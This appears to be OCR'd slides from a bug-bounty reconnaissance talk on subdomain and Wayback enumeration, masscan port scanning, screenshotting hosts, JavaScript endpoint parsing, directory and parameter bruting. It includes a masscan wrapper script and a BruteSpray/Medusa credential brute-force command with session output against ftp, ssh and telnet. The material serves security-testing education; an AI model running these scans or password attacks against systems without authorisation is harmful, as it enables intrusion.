
★ Subdomain data is awesome

★ URL data has been less useful



Auxiliary

- ★ DNSSEC / NSEC / NSEC3 WALKING
  - LDNSUTILS, NSEC3WALKER, NSEC3MAP
- ★ GITHUB RECON
  - SEARCH FOR GOODIES
- ★ DORKING: ADS KEY, PRIV POL, TOS, AWS, S3



https://github.com/appsecco/bugcrowd-levelup-subdomain-enumeration/blob/master/esoteric_subdomain_enumeration_techniques.pdf

https://www.youtube.com/watch?v=1KgO_53ZEQ8

Enumerating Targets


Port Scanning

65536 unverified Hosts (a large targets ASN)

Tool	Time to run	Found
Masscan masscan -p1-65535 -iL $TARGET_LIST --max-rate 10000 -oG $TARGET_OUTPUT	11m4.164s	196
nmap	∞	zzz

```
#!/bin/bash
strip=$(echo $1|sed 's/https\?:\/\///')
echo ""
echo "################################################"
host $strip
echo "################################################"
echo ""
masscan -p1-65535 $(dig +short $strip|grep -oE "\b([0-9]{1,3}\.){3}[0-9]{1,3}\b"|head -1)
--max-rate 1000 |& tee $strip_scan
```

Credential bruteforce



BRUTESPRAY

https://github.com/x90skysn3k/brutespray

MASSCAN → NMAP SERVICE SCAN -OG → BRUTESPRAY CREDENTIAL BRUTEFORCE

```
python brutespray.py --file nmap.gnmap -U
/usr/share/wordlist/user.txt -P /usr/share/wordlist/pass.txt
--threads 5 --hosts 5
```

Credential bruteforce

```
Loading File: \

Welcome to interactive mode!


WARNING: Leaving an option blank will leave it empty and refer to default


Available services to brute-force:
Service: ftp on port 21 with 9 hosts
Service: smtp on port 25 with 8 hosts
Service: smtp on port 587 with 1 hosts
Service: ssh on port 22 with 8 hosts
Service: telnet on port 23 with 1 hosts
Service: mysql on port 3306 with 1 hosts

Enter services you want to brute - default all (ssh,ftp,etc): ftp,ssh,telnet
Enter the number of parallel threads (default is 2): 5
Enter the number of parallel hosts to scan per service (default is 1): 10
Would you like to specify a wordlist? (y/n): y
Enter a userlist you would like to use:
Enter a passlist you would like to use: /usr/share/wordlists/
/usr/share/wordlists/dirb           /usr/share/wordlists/fern-wifi      /usr/share/wordlists/sqlmap.txt
/usr/share/wordlists/dirbuster      /usr/share/wordlists/metasploit     /usr/share/wordlists/wfuzz
/usr/share/wordlists/dnsmap.txt     /usr/share/wordlists/nmap.lst
/usr/share/wordlists/fasttrack.txt  /usr/share/wordlists/rockyou.txt.gz
Enter a passlist you would like to use: /usr/share/wordlists/metasploit/password.lst
Would to specify a single username or password (y/n): y
Enter a username: admin

Starting to brute, please make sure to use the right amount of threads(-t) and parallel hosts(-T)...  \

Brute-Forcing...
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>
```

Visual Identification


```
root@kali:~/Desktop/tools/EyeWitness# python EyeWitness.py --prepend-https -f ../domain/tesla.com.lst --all-protocols --headless
```

ChrisTruncer / EyeWitness

Watch 79 | Star 700

Code | Issues 4 | Pull requests 2 | Projects 0 | Wiki | Insights

EyeWitness is designed to take screenshots of websites, provide some server header info, and identify default credentials if possible. https://www.christophertruncer.com/ey...



★ Because of the nature of scraping and DNS redirects some sites will be gone or the same.

★ Gotta get an idea of what is up and unique

★ We also don't know what protocol these are on (http vs https, ++)

Aquatone? Httpscreenshot?

Wayback Enumeration

Jason Haddix
@Jhaddix

#BountyProTip: found a 401/403, basic auth, or domain that seems interesting but is somehow locked down? Look at its archive.org/web/ entries. Sometimes you win instantly with API keys or URL structure that you can forcefully browse to unprotected content still there.

Brett Buerhaus @bbuerhaus · May 9
Replying to @Jhaddix
Can confirm, archive.org has led me to many bounties. Highest impact is usually old files on websites (not properly cleaned up) or acquisitions with older code. They also have a json endpoint that allows for easy automation, e.g.: web.archive.org/cdx/search?url...

1 9 45

Mohammed Diaa @mhmdiaa · May 10
Replying to @Jhaddix
If there are so many entries that you can't go through all of them manually, you can use waybackunifier to get the unique parts out of each snapshot and save them together in a unified file.

mhmdiaa/waybackunifier
See the history of a file from above. Contribute to waybackunifier development by creating an account on GitHub.
github.com

1 3

Dawood Ikhlaq @daudmalik06 · May 10
Replying to @Jhaddix
i think github.com/daudmalik06/Re... this tool can help for this purpose,

daudmalik06/ReconCat
ReconCat - A small Php application to fetch archive url snapshots from archive.org. using it you can fetch complete list of snapshot urls of any year or complete li...
github.com

1 8


tomnomnom / waybackurls

Code | Issues 0 | Pull requests 0 | Projects 0 | Wiki | Insights


Fetch all the URLs that the Wayback Machine knows about for a domain

TIME OUT

Xmind Organization




- ★ Green w/ checkmark is Done
- ★ Orange is in progress
- ★ Red is vulnerable



Demo

Platform Identification and CVE searching


TBHMv1

- [x] **Retire.js**
  What you require you must also retire
- [x] **Wappalyzer**
- [x] **built With**
- [x] 

vulnersCom / burp-vulners-scanner

Code | Issues 1 | Pull requests 0 | Pro


Vulnerability scanner based on vulners.com search API



Parsing JavaScript

Coverage for Heavy js sites

- ★ ZAP Ajax Spider
- ★ JSparser
- ★ LINKFINDER



Linkfinder

- Full URLs (https://example.com/*)
- Absolute URLs or dotted URLs (/* or ../*)
- Relative URLs with atleast one slash (text/test.php)
- Relative URLs without a slash (test.php)

The output is given in HTML. Karel_origin has written a chrome extension for LinkFinder which can be found here.

Screenshots

/transfer_eligible_programs

```
url: "/reports/" + t + "/transfer_eligible_programs",
```

/notifications

```
return "/notifications"
```

/creditcards

```
url: "/" + this.team.get("handle") + "/creditcards",
```

/creditcards/deactivate

```
url: "/" + this.team.get("handle") + "/creditcards/deactivate",
```

/creditcards.json

```
}), f.default.get("/" + this.team.get("handle") + "/creditcards.json").done(function(t) {
```

jsparser

JS Parser Home

/v1/help/submit_contact

```
2669: return e.save_contact_us_only = !0, I.isEmpty(e.message) && (e.message = "Created for Matchbox"), $.post(R.default.getUrl("/v1
/help/submit_contact"), e).then(function(e) {
```

/v1/help/issues

```
3086: var i = "/v1/help/issues/" + String(e),
```

/v2/channels

```
3700: return r.default.get("/v2/channels", {
```

/chat

```
3724: babelHelpers.classCallCheck(this, e), this.baseUrl = t.baseUrl || "/chat"
```

/availability

```
3730: return r.default.getJSON(String(this.baseUrl) + "/availability", {
```

/estimatedWaitTime

```
3740: return r.default.getJSON(String(this.baseUrl) + "/estimatedWaitTime", {
```

/request

```
3772: url: String(this.baseUrl) + "/request",
```


/events


```
3799: url: String(this.baseUrl) + "/" + String(t) + "/events",
```

/info/visitorTyping

```
3837: url: String(this.baseUrl) + "/" + String(t) + "/info/visitorTyping",
```

Feeding these tools





Content Discovery

Content Discovery / Directory Bruting

TBHMv1


- [x] SecLists / RAFT / Digger wordlists
- [x] ~~Patator~~
- [x] WPScan
- [x] CMSMap

★ Gobuster

★ Burp content discovery

★ Robots disallowed

★ ¯_(ツ)_/¯



OJ / gobuster

Code | Issues 11 | Pull requests 4

Directory/file & DNS busting tool written in Go

go pentesting tool dns web


danielmiessler / RobotsDisallowed

Code | Issues 1 | Pull requests 0 | Projects 0 | Wiki | Insights

A harvest of the Disallowed directories from the robots.txt files of the world's top websites.

Content Discovery / Directory Bruting

- ★ https://gist.github.com/jhaddix/b80ea67d85c13206125806f0828f4d10
- ★ 💩 But still gold



Parameter Bruting?

- ★ Yep! - Untested but love the idea
- ★ Can be combined with backslash scanners top 2500 alexa params

maK- / parameth

Code | Issues 0 | Pull requests 0 | Projects 0

This tool can be used to brute discover GET and POST parameters

```
parameth/maK# ./parameth.py -u https://makthepla.net/parameth/simpletest.php
                                    |   |
  __ \   _` |  __|  _` |  __ `__ \   _ \ __|  __ \
  |   |  (   |  |    (   |  |   |  |  __/ |   | | |
 .__/ \__,_|_| \__,_|_| _|  _|  _|\___|\__|_| |_|
 _|
parameth v1.0 - find parameters and craic rocks
Author: Ciaran McNally - https://makthepla.net
=====================================================
Establishing base figures...
GET: content-length-> 22  status-> 200
POST: content-length-> 22  status-> 200
Scanning it like you own it...
GET(size): m | 22 ->36 ( https://makthepla.net/parameth/simpletest.php?m=discobiscuits )
POST(size): r | 22 ->42 ( https://makthepla.net/parameth/simpletest.php )
GET(status): redirect | 200->301  ( https://makthepla.net/parameth/simpletest.php?redirect=discobiscuits )
parameth/maK#
```

PortSwigger / backslash-powered-scanner

Code | Issues 0 | Pull requests 0 | Projects 0 | Wiki | Insights

Branch: master ▾ backslash-powered-scanner / resources / params

albinowax Detect soft string injection, handle HTTP errors better, detect backe...

1 contributor

2588 lines (2588 sloc) | 18.8 KB

```
1   id
2   action
3   page
4   name
5   password
6   url
7   email
8   type
9   username
10  file
11  title
12  code
13  q
14  submit
15  user
16  token
17  delete
18  message
19  t
20  c
21  data
22  mode
23  order
24  lang
25  p
26  key
27  status
```

Identify IPs and main TLDs

ASNs
Reverse Whois
Acquisitions
++

Domain scraping for discovered TLDs

aMASS
SUBFINDER
++

Domain bruteforcing, Resolve && add new IP ranges

MASSDNS
Manual

Portscan

MASSCAN

Visual Identification

eyewitness

Platform Identification

Builtwith
Wappalyzer
++

Content Discovery

